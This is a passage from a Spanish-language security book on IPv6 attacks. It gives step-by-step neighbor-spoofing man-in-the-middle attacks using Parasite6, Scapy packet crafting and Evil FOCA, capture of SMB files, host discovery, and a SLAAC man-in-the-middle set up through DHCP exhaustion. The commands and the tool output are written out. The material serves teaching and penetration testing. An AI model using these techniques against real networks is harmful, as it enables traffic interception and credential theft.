Spoofed packet to fe80::800:1cee:25f9:b85 as fe80::a00:27ff:fe9d:bc0b
```

Fig. 5.18.- Activando *Parasite6* en Bactrack.

3) Configurar el enrutamiento

- *sysctl -w net.ipv6.conf.all.forwarding=1*

```
root@bt:~# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
root@bt:~#
```

Fig. 5.19.- Activación del enrutamiento en IPv6.

4) Activar un *sniffer* (*Wireshark*) y analizar los paquetes.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# tcpdump -i eth0 ip6 -v
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
12:04:19.684220 IP6 (hlim 1, next-header UDP (17) payload length: 96) fe80::c1a1
:8e42:5c9e:fcf.546 > ff02::1:2.547: [udp sum ok] dhcp6 solicit (xid=12e8f0 (elap
sed-time 6300) (client-ID hwaddr/time type 1 time 362169911 08002703fbe6) (IA_NA
 IAID:235405351 T1:0 T2:0) (Client-FQDN) (vendor-class) (option-request DNS-name
 DNS vendor-specific-info Client-FQDN))
12:05:00.000402 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:
:1:2 > ff02::1:ff01:1: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, w
ho has 2001::1:1
	  source link-address option (1), length 8 (1): 08:00:27:03:fb:e6
12:05:00.001471 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:
:1:1 > 2001::1:2: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt i
s 2001::1:1, Flags [solicited, override]
	  destination link-address option (2), length 8 (1): 08:00:27:49:dc:14
12:05:00.001670 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:
:1:1 > ff02::1:ff01:2: [icmp6 sum ok] ICMP6, neighbor solicitation, length 32, w
ho has 2001::1:2
	  source link-address option (1), length 8 (1): 08:00:27:0f:98:00
12:05:00.004207 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:
:1:2 > 2001::1:1: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt i
s 2001::1:2, Flags [solicited, override]
```

Fig. 5.20.- Tráfico IPv6 capturado con TCPDump.

A partir de ese momento, se empezarán a enviar mensajes NA para hacer *man in the middle* en las direcciones IPv6 detectadas y se envenenarán las tablas de vecinos de todos ellos.

Dirección de Internet	Dirección física	Tipo
fc00::1	08-00-27-9d-bc-0b	Accesible
fc00::3	08-00-27-9d-bc-0b	Obsoleto
fe80::a00:27ff:fe9d:bc0b	08-00-27-9d-bc-0b	Accesible
fe80::197c:4139:624a:4d62	08-00-27-9d-bc-0b	Obsoleto
ff02::2	33-33-00-00-00-02	Permanente
ff02::c	33-33-00-00-00-0c	Permanente
ff02::16	33-33-00-00-00-16	Permanente
ff02::1:2	33-33-00-01-00-02	Permanente
ff02::1:3	33-33-00-01-00-03	Permanente
ff02::1:ff00:1	33-33-ff-00-00-01	Permanente
ff02::1:ff00:2	33-33-ff-00-00-02	Permanente
ff02::1:ff4a:4d62	33-33-ff-4a-4d-62	Permanente
ff02::1:fff9:b85	33-33-ff-f9-0b-85	Permanente

Fig. 5.21.- Direcciones IPv6 apuntando todas a la dirección *MAC* del equipo con *Parasite6*.

Por desgracia, el número de herramientas que analizan los flujos sobre IPv6 no son muchos aún, y no contamos con muchos filtros que recompongan ficheros transmitidos o analicen sesiones.

■ ■ ■

Sin embargo, en la versión *Developer* de *Wireshark* - actualmente 1.11.2 - que puede ser descargada desde la web del proyecto en la sección de en desarrollo, se cuenta con el *plugin* que recompone los ficheros enviados sobre el protocolo *SMB* - tanto sobre IPv4 como IPv6 - sin uso de cifrado.

Wireshark: SMB object list

Packet num	Hostname	Content Type	Bytes	Filename
81	\\TREEID_2049	FILE (4096/156849) R [2.61%]	0	\cifsrap2.doc
273	\\TREEID_2049	FILE (4096/114688) R [3.57%]	0	\cifsbrow.doc
302	\\TREEID_2049	FILE (65536/114688) R [57.14%]	114688	\cifsbrow.doc
425	\\TREEID_2049	FILE (14336/14336) R [100.00%]	0	\PruebaExcel.xls
470	\\TREEID_2049	FILE (198219/198219) R [100.00%]	198219	\SMB-CORE.PS
665	\\TREEID_2049	FILE (438174/438174) R [100.00%]	438174	\SMB-LM1X.PS
1020	\\TREEID_2049	FILE (268617/268617) R [100.00%]	268617	\SMB-LM20.PS
1244	\\TREEID_2049	FILE (270613/270613) R [100.00%]	270613	\CIFS-Auth-Spec.ps
1450	\\TREEID_2049	FILE (114688/114688) R [100.00%]	114688	\cifsbrow.doc
1557	\\TREEID_2049	FILE (156849/156849) R [100.00%]	156849	\cifsrap2.doc
1718	\\TREEID_2049	FILE (292155/292155) R [100.00%]	292155	\CIFS-Security-Considerations.ps
1914	\\TREEID_2049	FILE (13/13) R [100.00%]	0	\Creado desde MLabXP2.txt
1979	\\TREEID_2049	FILE (3043583/4509951) R [67.49%]	4509951	\GuiaInstalacion_7868.pdf

Help   Save As   Save All   Cancel

Fig. 5.22.- Recomposición de ficheros transmitidos sobre *SMB*.

5.2.2.- Scapy Project

Otra herramienta que se puede utilizar para crear los paquetes necesarios para realizar este ataque en la red IPv6 es *Scapy*. Esta herramienta es un potente interface interactivo basado en Python, que tiene como objetivo fundamental la manipulación de paquetes. Trabajado con múltiples protocolos, permite escaneos, test de equipos, ataques de red y cómo no ataques de envenenamiento.

El siguiente ejemplo muestra cómo crear paquetes falseados de tipo ICMPv6 que tienen como objetivo hacer que un cliente adquiera una información de dirección física asociado a una dirección IPv6 totalmente falseada.

Para ello a través de *Scapy* es necesario configurar los parámetros que permitirán construir el paquete falso. El primer paso consistirá en introducir los parámetros de la capa 2. En este caso se generará un paquete dirigido a un sistema con dirección física 00:00:00:00:00:01, especificando en el origen la dirección *MAC* del atacante.

```
root@bt: ~
File Edit View Terminal Help

root@bt:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.1.0)
>>> ls (Ether)
dst        : DestMACField         = (None)
src        : SourceMACField       = (None)
type       : XShortEnumField      = (0)
>>> ether=(Ether(dst='00:00:00:00:00:01' , src='00:00:00:00:00:aa'))
>>>
>>>
```

Fig. 5.23.- Configuración de capa 2 con *Scapy*.

Tras este primer paso será necesario configurar los parámetros de la capa 3. En este ejemplo se especifica como dirección de origen la correspondiente a una de las víctimas y la de destino a la otra, que deberá coincidir con la dirección física especificada anteriormente en destino.

```
root@bt: ~
File Edit View Terminal Help
>>> ipv6=IPv6(src='2001::2', dst='2001::1')
>>> ls(ICMPv6ND_NA)
type       : ByteEnumField        = (136)
code       : ByteField            = (0)
cksum      : XShortField          = (None)
R          : BitField             = (1)
S          : BitField             = (0)
O          : BitField             = (1)
res        : XBitField            = (0)
tgt        : IP6Field             = ('::')
>>> na=ICMPv6ND_NA(tgt='2001::2', R=0)
>>> lla=ICMPv6NDOptDstLLAddr(lladdr='00:00:00:00:00:aa')
>>>
```

Fig. 5.24.- Configuración de capa 3 con *Scapy*.

El paquete ya se encuentra configurado para ser distribuido, tal y como se muestra en la siguiente imagen, donde se pueden ver todos los valores configurados en todos los campos del mismo. Ya solo falta enviar el paquete por la red, y esto puede realizarse con un simple comando que ofrece *Scapy*, y en el que se eligen cosas como la interfaz de red, la pila de protocolos o si se quiere realizar un loop con el envío:

- *Sendp(ether/ipv6/na/lla, iface='eth0', loop=1, inter=5)*




Fig. 5.25.- Trama NA ICMPv6 falseada.

El envío de tramas falseadas a las dos potenciales víctimas implicará en la práctica la realización de la técnica de hombre en medio, en un ataque muy dirigido, tal y como se ha explicado de forma manual en el apartado anterior con *Parasite6*. Para completar el ataque totalmente solo será necesario utilizar alguna herramienta tipo *sniffer* para interceptar el tráfico emitido entre los equipos a los que se ha realizado el *man in the middle*. La combinación con otras herramientas o con el propio *Scapy*, permitirá la alteración de los paquetes para la implementación de técnicas más complejas como el *Hijacking* de sesión o un *Pass the Hass* en IPv6.

Puedes descargar la herramienta desde la web de *Scapy* Project [*HTTP*://www.secdev.org/projects/*Scapy*/] y tienes más información en la presentación que se hizo en la pasada Hack In The Box 2006 titulada *Scapy* and IPv6 networking [*HTTP*://void.gr/kargig/ipv6/*Scapy*-IPv6_HITB06.pdf].

5.2.3.- Neighbor Spoofing con Evil FOCA

Para la realización de todos los ataques de IPv6 - además de algunos en IPv4 - que se ven este capítulo, desde Informática 64 - y posteriormente Eleven Paths - se creó la herramienta *Evil FOCA*. Una utilidad que sirve para probar los diferentes ataques de los que se va a hablar aquí, que es gratuita y puede descargarse desde la página web del laboratorio de Eleven Paths, donde se publican todas las herramientas del mismo.

El primer ataque que se introdujo en *Evil FOCA* fue el que se ha visto realizado ya con *Parasite6* o que se puede realizar con *Scapy* de NA *Spoofing*. La idea es hacer un ataque de *man in the middle* en la red local con paquetes NA Spoofeados. En esta primera captura se puede ver que *Evil FOCA* ha descubierto dos equipos que tienen tanto direcciones IPv4 como IPv6 configurado, pero que se ha elegido hacer un ataque *man in the middle* sólo en IPv6 utilizado un esquema de *Neighbor Spoofing* con ICMPv6.




Fig. 5.26.- *Evil FOCA* haciendo mitm con *Neighthor spoofing*.

Se activa *Wireshark* en la máquina del atacante y después, desde el cliente se conecta a un recurso *SMB* en el servidor en el que se accede a un fichero llamado Password.txt en el que, como se puede ver en la previsualización está la contraseña buscada.




Fig. 5.27.- Accediendo a un recurso compartido por *SMB*.

Analizando el tráfico capturado en la máquina atacante, podemos ver que todo el tráfico *SMB* ha sido transmitido sobre IPv6, por lo que se han podido grabar todos los paquetes que forman parte de los ficheros.

Fig. 5.28.- Tráfico *SMB* sobre IPv6.

Haciendo un seguimiento del flujo TCP es posible, como se ve en la siguiente captura, acceder a los ficheros que se han transmitido.




Fig. 5.29.- Ficheros transmitidos por *SMB* capturados.

5.3.- Descubrimiento de equipos de la red

Uno de los grandes problemas a la hora de atacar una red por IPv6 es el de conocer qué equipos están disponibles en la red. Para ello, la forma más habitual es la de escuchar el tráfico de la red en modo pasivo e ir reconociendo todas las direcciones IPv6 que por allí circulen. El problema de este método es que al estar las redes con estructuras de switching no siempre es posible acceder a todas las direcciones.

Otra de las aproximaciones que se puede realizar es escanear el esquema de direcciones IPv4 en que esté configurado el equipo del atacante y obtener la resolución de nombres. A partir de ese momento, con la resolución de nombres se puede hacer uso del protocolo *LLMNR* para obtener sus direcciones IPv6 y ver cuáles están en el vínculo local. Como ya se ha visto, hacer uso del protocolo *LLMNR* implica también hacer consultas al *DNS* de la red buscando los registros AAAA de todos los hostnames que se hayan descubierto.

Estos dos esquemas iniciales son los que utiliza *Evil FOCA* para saber qué equipos están cerca y son susceptibles de ser atacados por IPv6, pero se pueden aplicar otros mecanismos para hacer más efectivo el proceso de descubrimiento de red en IPv6.

En busca de un descubrimiento exhaustivo del segmento de red local se podría optar por usar nmap y hacer un descubrimiento masivo de todo el segmento fe80::/64, pero sería un consumo alto en tiempo y recursos.

Otra aproximación sería la de intentar averiguar las direcciones IPv6 de vínculo local asignadas a una dirección *MAC* teniendo en cuenta que el estándar original de las direcciones IPv6 de vínculo local utiliza la dirección *MAC* como base para generar la parte de *host*.

En ese esquema, de los 64 bits asignados al identificador de *Host* en una dirección IPv6 de vínculo local, los 24 primeros corresponde con los 24 bits de mayor peso en la dirección *MAC*, después se rellena con la constante FF FE y luego se ponen los 24 bits de menor peso de la dirección *MAC*.

Si hay algún equipo dentro de la red que aún utilice este sistema de generación de direcciones de vínculo local para IPv6, podrá ser descubierto por cualquier escaner de red con un sencillo proceso de:



Fig. 5.30.- Generación de la parte de *Host* en la dirección de vínculo local en IPv6.

Es decir, se utilizan primero los 24 bits más significativos de la dirección *MAC*, después se añaden las contantes FF FE, y por último se agregan los 24 bits menos significativos de la dirección *MAC* de la tarjeta.

Por ejemplo, en los equipos con *MAC* OS X, para obtener la dirección de vínculo local IPv6, el segundo bit menos significativo del byte más significativo de la dirección *MAC* es cambiado con un complemento a uno, así que si es 1 se pone un 0 y si es 0 se pone un 1. En este caso, se ha puesto a 1, y el segundo valor en hexadecimal ha pasado de e4 (01110100) a e6 (01110110). Esto se puede ver en la siguiente captura hecha en un *MAC* OS X *Mountain Lion* 10.8.2.

```
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether e4:ce:8f:00:14:8a
        inet6 fe80::e6ce:8fff:fe00:148a%en0 prefixlen 64 scopeid 0x4
        inet 192.168.1.41 netmask 0xffffff00 broadcast 192.168.1.255
        media: autoselect
        status: active
```

Fig. 5.31.- Dirección de vínculo local en IPv6 y *MAC* de un *MAC* OS X 10.8.2.

En ella se puede ver cómo la *MAC* de la tarjeta está dividida por el medio usando la contaste FFFE, y aparecen los 64 bits de *host* de la dirección IPv6, que tiene una dirección de vínculo local con un prefijo de 64 bits.

Debido a esta curiosidad, es posible utilizar el protocolo IPv4 para hacer un escaneo de la subred utilizando el protocolo *ARP* y obtener una serie de direcciones *MAC*. A partir de ellas, utilizando la dirección de red de vínculo local, generar direcciones IPv6 siguiendo este método, y probar si es una dirección IPv6 que está siendo utilizada. Es decir:

- 1) Escanear una dirección IPv4 con *ARP*
- 2) Generar una IPv6 de vínculo local a partir de la *MAC*
- 3) Probar la IPv6 generada

Para evitar esta debilidad en la generación de direcciones IPv6, existe el *RFC* 4941 sobre Extensiones de Privacidad que propone utilizar direcciones de vínculo local con parte de *host* totalmente aleatorias. Por defecto sólo se utiliza este método para las direcciones autogeneradas con *SLAAC*, y éstas solo se utilizarán para conectarse con un router al que se ha conocido por medio de un paquete *Router Advertisement* y no para conectarse con un vecino del mismo segmento que también tenga la misma dirección de vínculo local. No obstante, se podría cambiar este comportamiento por defecto manipulando los parámetros de IPv6.

En el caso de *Evil FOCA* también se incorpora una opción de descubrimiento de red para localizar los equipos que están haciendo routing, es decir, las pasarelas de la red o aquellos que estén haciendo un ataque *man in the middle*, configurando el tráfico a Internet a través de uno de estos equipos y viendo si funciona.

5.4.- Ataque man in the middle con SLAAC

Como ya se ha comentado, dentro de las funcionalidades que se aportan en la implementación de IPv6, una de ellas consiste en la posibilidad de realizar una configuración rápida de un adaptador de red, donde los parámetros son proporcionados por un router. La capacidad de *SLAAC* (*StateLess Address Auto Configuration*) viene definida nuevamente a través de la *RFC* 4861 y puede ser utilizada por un atacante para configurarse como puerta de enlace en la red IPv6 y acceder a todas las comunicaciones.

Cuando se instala un sistema operativo moderno como *Microsoft Windows* 7 o *MAC* OS X *Mavericks* - por poner algunos ejemplos -, la implementación predeterminada implica que tanto IPv4 como IPv6, se encuentran habilitados por defecto y configurados para obtener IP y opciones de red de forma automática.

■ ■ ■

El objetivo del ataque es poder hacer un *man in the middle* cuando un usuario se conecta a Internet a un servidor que no tiene soporte para IPv6 y que por lo tanto es necesario conectarse usando IPv4. Hay que tener en cuenta que sitios tan populares como www.Microsoft.com no tienen soporte para IPv6, pero es que además la mayoría de los equipos de conexión en Internet, tanto de infraestructuras de redes profesionales como domésticos tampoco soportan IPv6, por lo que es necesario que aún el tráfico por Internet vaya en IPv4 o con conexiones encapsuladas.

Para poder realizar este ataque a una conexión IPv4 de Internet a través de un *man in the middle* en IPv6, el objetivo del atacante será configurar correctamente el soporte IPv6 para la víctima y buscar un entorno en el que IPv4 deje de funcionar. Una vez desconfigurado IPv4 y configurado IPv6, será necesario hacer el cambio de la red IPv6 a la red IPv4 configurando los servicios NAT64 y DNS64 para que el equipo no pierda conectividad.




Fig. 5.32.- Tanto el servicio DNS64 como NAT64 estarán corriendo en el *man in the middle*.

5.4.1.- Ataque man in the middle SLAAC con Evil FOCA

Para entender el ataque antes debemos echar un vistazo a los registros *DNS* del sitio que se va a utilizar de ejemplo, www.rootedcon.es, donde se puede ver que no hay direcciones IPv6 asociadas a él. Una vez se termine el ataque se va a conseguir que el cliente navegue a esta web usando IPv6 en su red local, a través de un esquema de *man in the middle*.

Para este ataque la forma más sencilla de conseguir el efecto es buscar un equipo conectado a Internet por un router que solo tenga soporte sólo para IPv4 y que tenga un servicio *DHCPv4* para asignar direcciones IPv4 a todos los equipos que se conectan.

En este entorno se debe conseguir que el servidor *DHCPv4* no le de ninguna dirección IPv4 ni puerta de enlace a la víctima haciendo un ataque *Rogue DHCPv4* o *DHCP* ACK Injector que configure al equipo víctima con una dirección IPv4 de vínculo local en IPv4 (169.254.X.X) y sin puerta de enlace o bine haciendo un ataque de denegación de servicio al servidor *DHCPv4* para consumir todo el rango de direcciones IPv4 que tenga para asignar.

```
C:\>nslookup
Servidor predeterminado:  UnKnown
Address:

> server 8.8.8.8
Servidor predeterminado:  google-public-dns-a.google.com
Address:  8.8.8.8

> set type=AAAA
> www.rootedcon.es
Servidor:  google-public-dns-a.google.com
Address:  8.8.8.8

Nombre:  www.rootedcon.es

> _
```

Fig. 5.33.- www.roootedcon.es no tiene direcciones IPv6.

El ataque para dejar al servidor *DHCP* sin direcciones IPv4 a asignar a veces no es necesario, ya que en muchas redes públicas la mala configuración del tiempo de asignación de cada dirección IPv4 los equipos tienen las direcciones muchas horas asignadas y los nuevos no consiguen ninguna.

Sin embargo, en Metasploit viene el módulo de *DNS Exhaustion Attack* que continua realizando peticiones *DHCP* request con diferentes direcciones *MAC* hasta que el servidor deja de responder.

```
msf > use auxiliary/digininja/dhcp_exhaustion/exhaust
msf auxiliary(exhaust) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILTER                      no        The filter string for capturing traffic
   INTERFACE                   no        The name of the interface
   SNAPLEN    65535            yes       The number of bytes to capture
   TIMEOUT    10               yes       Timeout waiting for server response
```

Fig. 5.34.- Módulo de *DNS* Exhaustion Attack en Metasploit.

Una vez que se ha conseguido esto, el equipo de la víctima terminará con una dirección de vínculo local tanto en la pila IPv4 con en la pila IPv6, por lo que estarán los dos protocolos en igualdad de condiciones.

```
Símbolo del sistema

C:\>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::6d59:1c72:8952:f786%11
   Dirección IPv4. . . . . . . . . . . . . . : 169.254.233.2
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :

Adaptador de túnel isatap.{9982FDAA-0F76-4261-8A67-FFEE4F124117}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

Adaptador de túnel Teredo Tunneling Pseudo-Interface:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

C:\>4_
```

Fig. 5.35.- Equipo víctima con direcciones IPv4 e IPv6 de vínculo local.

Para conseguir que el equipo tenga IPv6 funcionando sólo es necesario que el cliente tenga una puerta de enlace que apunte a la dirección IPv6 del atacante, en este caso con *Evil FOCA*. Para ello, con solo enviar un paquete *SLAAC* se consigue que la víctima se ponga dirección IPv6 con conectividad con *Evil FOCA* y la puerta de enlace apuntando a la máquina del atacante.

Para realizarlo lo primero hay que encontrar el equipo víctima entre la lista de equipos que han sido descubiertos en la red, por lo que la fase de descubrimiento de equipos con IPv6 en la red es tan importante - y como hemos visto no siempre tan fácil de realizar debido al gran rango de direcciones que habría que escanear -.

Después, se selecciona como objetivo del ataque que se quiere realizar en el panel de la derecha, que en este caso es el ataque de *SLAAC* (*StateLess Adress Auto-Configuration*). En ese panel es necesario configurar el prefijo de red necesario para que la víctima se configure la dirección IPv6, que supuestamente le dará salida a Internet por IPv6.

Ese prefijo es el que supuestamente el router de conexión tiene configurado, y hará que el equipo lo encuentre cuando quiera salir hacia otra red fuera del segmento local en el que está configurado el equipo. Toda esta configuración se hace dentro de las opciones de ataques en MITM IPv6 que vienen en la herramienta *Evil FOCA*.

